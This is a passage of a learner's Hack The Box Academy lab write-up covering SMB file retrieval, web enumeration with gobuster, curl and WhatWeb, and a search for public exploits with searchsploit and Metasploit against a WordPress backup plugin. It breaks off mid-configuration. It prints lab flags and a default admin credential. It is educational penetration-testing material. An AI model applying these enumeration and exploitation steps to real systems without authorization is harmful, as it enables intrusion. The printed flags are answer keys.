getting file \flag\flag.txt of size 33 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \flag\> ls
  .                                   D        0  Fri Feb 26 02:09:26 2021
  ..                                  D        0  Fri Feb 26 02:06:52 2021
  flag.txt                            N       33  Fri Feb 26 02:09:26 2021

                4062912 blocks of size 1024. 944780 blocks available
smb: \flag\>
```

Once I was logged in I run the “ls” command to see all available files for this user.

From the task question I am requested to find a flag, with me logged in was able to find a flag folder which I opened it finding a .txt file called flag.

All I was left with was to open this file but because the smb shell doesn’t allow the use of “cat” command to read available files, I uploaded the flag.txt file in my local machine VM, navigated the file location then opened the file from there finding the flag.txt content which was my key.



Web Enumeration

In this section it is explained that most webservers run on ports 80 () and port 443 (). Webservers will host more than one web application which often provide a considerable attack surface and a very high-value target during a penetration test therefore proper web enumeration is critical, especially when an organization is not exposing many services or those services are appropriately patched.

In this section **GoBuster** is discussed as one of the tools to perform this directory enumeration. Sometimes we will find hidden functionality or pages/directories exposing sensitive data that can be leveraged to access the web application or even remote code execution on the web server itself.

Directory/File Enumeration.

GoBuster is a versatile tool that allows for performing DNS, vhost, and directory brute-forcing.

This tool also has additional functionality, such as enumeration of public AWS S3 buckets.

In the case of **Directory/File Enumeration** we brute-force modes specified with the switch dir.

Example of a command used:- gobuster dir -u http://10.10.10.121/ -w /usr/share/dirb/wordlists/common.txt


DNS Subdomain Enumeration

We can also use GoBuster to enumerate available subdomains of a given domain using the dns flag to specify DNS mode.

For this enumeration we require a list for fuzzing and exploitation, suggested one is the SecLists.

You can upload this file from GitHub by cloning the following repository: https://github.com/danielmiessler/SecLists

Command to use: git clone https://github.com/danielmiessler/SecLists



Web Enumeration Tips

Banner Grabbing / Web Server Headers

Web server headers provide a good picture of what is hosted on a web server. They can reveal the specific application framework in use, the authentication options, and whether the server is missing essential security options or has been misconfigured.

We can use cURL to retrieve server header information from the command line. cURL is another essential addition to our penetration testing toolkit, and familiarity with its many options is encouraged.

Example command: curl -IL https://www.inlanefreight.com

I also learn about a tool called EyeWitness, which can be used to take screenshots of target web applications, fingerprint them, and identify possible default credentials.

I downloaded it, will look into it other time.

WhatWeb

I also got to learn about WhatWeb tool which is used to extract the version of web servers, supporting frameworks, and applications using the command-line tool

Command used: WhatWeb 10.10.10.121

Certificates

SSL/TLS certificates are another potentially valuable source of information if HTTPS is in use.

In this section I was able to discover that even SSL/TLS certificates can be a root of an attack by utilizing the information present such as the company email's address to perform phishing attacks.

Robots.txt

robots.txt is a file that instructs search engine web crawlers such as Googlebot which resources can and cannot be accessed for indexing. The robots.txt file can provide valuable information such as the location of private files and admin pages which is a vulnerability looking it in the Cybersecurity angle.

Source Code

Every web page has a source code which sometimes may reveal sensitive information that ought not to be seen, in any chance it is important when performing a web enumeration to check the page source code.


Most browsers We can hit [CTRL + U] to bring up the source code window for the opened web page.

Questions


Try running some of the web enumeration techniques you learned in this section on the server above, and use the info you get to get the flag. **ANS: HTB{w3b_3num3r4710n_r3v34l5_53cr375}**

Target Address: 83.136.249.57:59979


First I run a nmap scan to check whether I could find more information about the target machine but unfortunately the result I received was not what I expected.




Next step was to check whether port 59979 was up and running in the web browser and yes it was up and running, it looks like a welcome page and nothing more.




Since no other information was displayed about this page I decided to check on its source code to see if I could find any useful information about this page but unfortunately there was none.



Next step was to check for the availability of the robots.txt file which when lucky provides valuable information such as the location of private files and admin pages. Here I found a location that would lead me to the login page: http://83.136.249.57:59979/admin-login-page.php




After finding this location “/admin-login-page.php” next was to navigate to it in my browser which led me to a login page.




With the knowledge that web page source code can offer valuable information I immediately opened the file using “CTRL + U” and I was right, Here I found the login credentials as an admin:-

Username: admin


Password: password123



Using the credentials discovered to login it led me to the next web page which provided me with the flag.



Flag gained:



Public Exploits

In this module htb-academy explains public exploits as follows: “Once we identify the services running on ports identified from our Nmap scan, the first step is to look if any of the applications/services have any public exploits. Public exploits can be found for web applications and other applications running on open ports, like SSH or ftp.”

There are so many public tools and materials that can help us find services exploits.

In this section we looked into some of those tools, they include:-

1. searchsploit - searches for public vulnerabilities/exploits for any application. An example command on how to use it is:- searchsploit openssh 7.2

2. Metasploit - The Metasploit Framework (MSF) is an excellent tool for pentesters that contains many built-in exploits for many public vulnerabilities and provides an easy way to use these exploits against vulnerable targets. MSF has many other features, like:

- Running reconnaissance scripts to enumerate remote hosts and compromised targets

- Verification scripts to test the existence of a vulnerability without actually compromising the target

-Meterpreter, which is a great tool to connect to shells and run commands on the compromised targets

-Many post-exploitation and pivoting tools

We can also utilize online exploit databases to search for vulnerabilities, like:-

1. Exploit DB

2. Rapid7 DB

3. Vulnerability Lab etc.


Questions

Try to identify the services running on the server above, and then try to search to find public exploits to exploit them. Once you do, try to get the content of the '/flag.txt' file. (note: the web server may take a few seconds to start)

ANS: HTB{my_f1r57_h4ck}

First I run an nmap scan to capture open ports ans services running on them.

Command used:- nmap -sV -sC 94.237.54.163



First I installed the public database for exploitdb in my local machine VM.


Command used:- sudo apt install exploitdb -y

```
┌──(root㉿kali)-[/home/coderic/Downloads/tools]
└─#  sudo apt install exploitdb -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  ettercap-common ettercap-graphical figlet finger ldap-utils libapache2-mod-php libluajit-5.1-2
  libluajit-5.1-common medusa numba-doc python-odf-doc python-odf-tools python-tables-data python3-aardwolf
  python3-aiocmd python3-aioconsole python3-aioredis python3-aiosmb python3-aiowinreg python3-ajpy
  python3-apscheduler python3-arc4 python3-asciitree python3-asn1tools python3-asyauth python3-asysocks
  python3-bitstruct python3-bottleneck python3-cryptography37 python3-diskcache python3-dsinternals
  python3-future python3-git python3-gitdb python3-ipy python3-ldapdomaindump python3-llvmlite
  python3-minidump python3-minikerberos python3-msldap python3-neo4j python3-neobolt python3-neotime
  python3-numba python3-numexpr python3-odf python3-oscrypto python3-pandas python3-pandas-lib python3-pcapy
```


After running the command I couldn't find any vulnerabilities attached to this application to exploit, I was quite dissapointed I didn't find any result.

After this disappointment, I did a search on the internet about “OpenSSH 8.4” service version and came across this site.

https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-645398/Openbsd-Openssh-8.4.html



Bust still this information was not quite useful at all, then this statement caught my eye “ (note: the web server may take a few seconds to start) ”, this when I decided to take a look at the web server and here was the web page content.




This is a wordpress developed page that has a plugin called “Simple Backup Plugin 2.7.10” and as we know plugins can have exploits.

With this knowledge I decided to check for exploits using Metasploitable, so I fired up my console using command:- msfconsole

Next is to check for any available exploit for this plugin in wordpress.

Command used:- search exploit Simple Backup Plugin 2.7



There is one result that appears “auxiliary/scanner/http/wp_simple_backup_file_read” lets use it.

To use it since it has an index of 0 I used this command on the msfconsole:- **use 0** to select it.

To show available options I used command **show options.**


We need to set the RHOSTS, RPORT and FILEPATH

Commands used in setting:-

